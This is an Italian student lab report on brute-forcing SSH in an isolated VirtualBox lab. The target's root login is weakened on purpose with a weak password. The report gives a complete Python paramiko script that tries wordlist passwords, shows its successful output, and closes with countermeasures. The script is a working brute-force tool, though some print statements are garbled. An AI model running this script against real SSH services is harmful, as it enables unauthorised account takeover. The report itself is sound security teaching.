

Traccia :

Si richiede allo studente di scrivere un programma, con un linguaggio a sua scelta tra Python e C, che permetta l'esecuzione di un attacco Brute-Force ad un servizio SSH su una macchina Debian/Ubuntu (kali va benissimo come macchina di test).

1. Introduzione

Vi presento un test di penetrazione condotto per valutare la sicurezza di un servizio SSH su un sistema Kali Linux. L'obiettivo è verificare quanto il sistema resiste a un attacco di forza bruta, usando password facili o comuni.


2.1 Configurazione della Rete

- OS Attaccante: Parrot Security 6.3 (lorikeet)
- OS Bersaglio : Kali Linux 2025.1
- Connessione: Rete "solo-host" su Oracle VirtualBox,
- Configurazione IP Statico:
 - Indirizzo IP: 192.168.56.101
 - Subnet Mask: 255.255.255.0
 - Rete: 192.168.56.0

2.2 Modifiche al Sistema Bersaglio

Dopo aver configurato con successo una rete solo-host su VirtualBox per isolare Kali dal resto della rete e averne verificato il corretto funzionamento, sono andato avanti con le operazioni programmate.

Ho scelto questo tipo di connessione perché è più utile e sicura per test dove serve un controllo totale sulla comunicazione tra i due sistemi, senza interferenze esterne. Essendo una connessione punto-punto, mi è risultato più facile comprendere come si comporta il sistema bersaglio e fare le procedure necessarie senza problemi.



Per configurare un IP statico su Kali, ho modificato il file di configurazione interfaces aggiungendo le seguenti righe.

```
auto eth1

iface eth1 inet static
    address 192.168.56.101
    netmask 255.255.255.0
    network 192.168.56.0
```

.Inoltre dopo aver riavviato la rete con il comando

Dopo aver ripristinato la rete tramite il comando `sudo systemctl restart networking`

ho abilitato l'accesso tramite password in quanto Kali Linux, per impostazione predefinita, utilizza l'autenticazione tramite chiave.

Aggiungendo

- `'PasswordAuthentication yes'`: Abilitando l'autenticazione tramite password.
- `'PermitRootLogin yes'`: Consentendo l'accesso come utente root




e impostando la password debole *princess* per l'utente root :

```
sudo passwd root
```

3. Esecuzione dell'Attacco Brute-Force

3.1 Strumento Utilizzato

Ho sviluppato uno script Python per condurre un attacco di forza bruta. Questo script ha iterato attraverso svariate combinazioni di nome utente e password, impiegando una wordlist inclusa nella mia distribuzione Linux.



```
File Modifica Visualizza Cerca Terminale Aiuto
GNU nano 7.2 /home/ssh_bruteforce.py
#!/usr/bin/env python3
import paramiko          # libreria che utilizzerò per impostare una connessione SSH
import socket            # libreria per verificare se la porta è raggiungibile
from termcolor import colored # Perché mi piace l' output colorato
import time              # Una chicca per misurare il tempo di attacco

def check_ssh(target_ip: str, port: int = 22) -> bool:
    """Verifica se la porta SSH è aperta sul target"""
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.settimeout(3)
    try:
        result = sock.connect_ex((target_ip, port))
        return result == 0
    finally:
        sock.close()

def brute_force_ssh(target_ip: str, username: str, wordlist_path: str, port: int = 22):
    """Esegue l'attacco brute-force"""
    if not check_ssh(target_ip, port):
        print(colored(f"[!] Porta (port) chiusa o host non raggiungibile", "red"))
        return

    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy()) # Ignora verifica chiave host

    try:
        with open(wordlist_path, 'r', encoding='latin-1') as f: # Latin-1 per compatibilità
            for password in f:
                password = password.strip()
                try:
                    start_time = time.time()
                    ssh.connect(target_ip, port=port, username=username, password=password, timeout=5)
                    print(colored(f"[+] SUCCESSO: (username):(password) in (time.time()-start_time:2f)s", "blue"))
                    return
                except paramiko.AuthenticationException:
                    print(colored(f"[-] Fallito: (password)", "white"))
                except Exception as e:
                    print(colored(f"[-] Errore connessione: (str(e))", "yellow"))
                    break
    except FileNotFoundError:
        print(colored(f"[-] File (wordlist_path) non trovato", "red"))


if __name__ == "__main__":
    print(colored("\n== Strumento SSH Brute-Force (ParrotOS) ==", "green"))
    target_ip = input("IP del bersaglio (Kali Linux): ")
    username = input("Username da testare (root): ")
    wordlist_path = input("Percorso wordlist (/usr/share/wordlists/metasploit/unix_passwords.txt): ")
    brute_force_ssh(target_ip, username, wordlist_path)
```

3.2 Dettagli dell'Attacco

- IP Bersaglio: 192.168.56.101
- Username Testato: root
- Wordlist: /usr/share/wordlists/metasploit/unix_passwords.txt

3.3 Risultati

Lo script ha tentato diverse password comuni, rilevando con successo la password corretta:



```
[sal@parrot]-[/home]
$ sudo ./ssh_bruteforce.py

=== Strumento SSH Brute-Force (ParrotOS) ===
IP del bersaglio (Kali Linux): 192.168.56.101 (azione report originale senza collegamenti)
Username da testare: (root ) root
Percorso wordlist (/usr/share/wordlists/metasploit/unix_passwords.txt): /usr/share/wordlists/me
tasexploit/unix_passwords.txt
[-] Fallito: admin
[-] Fallito: 123456
[-] Fallito: 12345
[-] Fallito: 123456789
[-] Fallito: password
[-] Fallito: iloveyou
[+] SUCCESSO: root:princess (in 0.33s)
[sal@parrot]-[/home]
$
```

4. Analisi della Vulnerabilità

4.1 Fattori Critici

- Password Debole: La password princess è facilmente individuabile tramite attacchi a dizionario.
- Configurazione Insicura: L'abilitazione dell'accesso root via SSH e l'autenticazione tramite password (senza 2FA o chiavi SSH) aumentano il rischio.

4.2 Contromisure Consigliate

- Disabilitare l'accesso root via SSH
- Utilizzare Autenticazione a Chiave Pubblica
- Implementare Password Complesse
- Limitare i Tentativi di Accesso:

5. Conclusioni

L'esperimento ha dimostrato che un servizio SSH con credenziali deboli e configurazioni non ottimizzate è vulnerabile ad attacchi brute-force. È fondamentale adottare misure di hardening per mitigare tali rischi, specialmente in ambienti esposti a reti pubbliche o non fidate.

Raccomandazione Finale: Eseguire regolarmente penetration test e audit di sicurezza per identificare e correggere vulnerabilità prima che siano sfruttate da attori malevoli.